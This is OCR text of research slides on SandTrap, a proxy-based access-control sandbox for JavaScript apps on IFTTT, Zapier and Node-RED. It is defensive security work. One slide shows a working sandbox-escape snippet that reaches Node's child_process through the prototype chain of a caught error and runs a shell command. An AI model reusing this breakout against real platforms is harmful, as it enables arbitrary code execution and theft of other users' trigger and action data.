
Threat model:
Malicious app maker




TAP architecture (cont.)

IFTTT:
***multi*-tenant**

Threat model:
Malicious app maker




Sandbox breakout



- Using *prototype chain* in JS

```
function stack() {   new Error().stack;  stack();  }
try { stack(); }  catch (e) {
  e.constructor.constructor('return process')().mainModule
   .require('child_process').execSync('echo pwned!'); }
```


IFTTT sandbox breakout



User installs *benign* apps from the app store

Compromised: Trigger and action data of the benign apps of the ***other*** users


Zapier sandbox breakout



User installs a malicious app that poses as benign in app store

Compromised: Trigger and action data of other apps of the ***same*** user

Node-RED breakout



User installs a malicious app that poses as benign in app store

Compromised: Trigger and action data of other apps of the ***same*** user and ***the TAP*** itself

How to secure JavaScript apps on TAPs?

Approach: **access control** by secure ***sandboxing***

- IFTTT apps should not access ***modules***, while Zapier and Node-RED apps must
- Malicious Node-RED apps may abuse child_process to run arbitrary code, or may tamper with shared objects in the ***context***


Need access control at **module-** and **context-**level

- IFTTT apps should not access ***APIs*** other than
  - Trigger and Action APIs, Meta.currentUserTime and Meta.triggerTime
- IFTTT, Zapier, Node-RED apps may not leak sensitive ***values*** (like private URLs)

Need ***fine-grained*** access control at the level of **APIs** and their **values**


SandTrap: implementation

- Enforcing
  - *read*, *write*, *call*, *construct* policies
- Secure usage of modules
  - vs. `isolated-vm` and `Secure ECMAScript`
- Structural proxy-based
  - two-sided membranes
  - symmetric proxies
- Allowlisting policies at four levels
  - module, API, value, context



SandTrap: baseline vs. advanced policies

- To aid developers, need
  - Baseline policies once and ***for all apps per platform***
    - Set by platform
    - "No module can be `required` in IFTTT filter code"
  - Advanced policies ***for specific apps***
    - Set by platform but developers/users may suggest
    - "Only water utility nodes can access global variables"




SandTrap: benchmarking examples

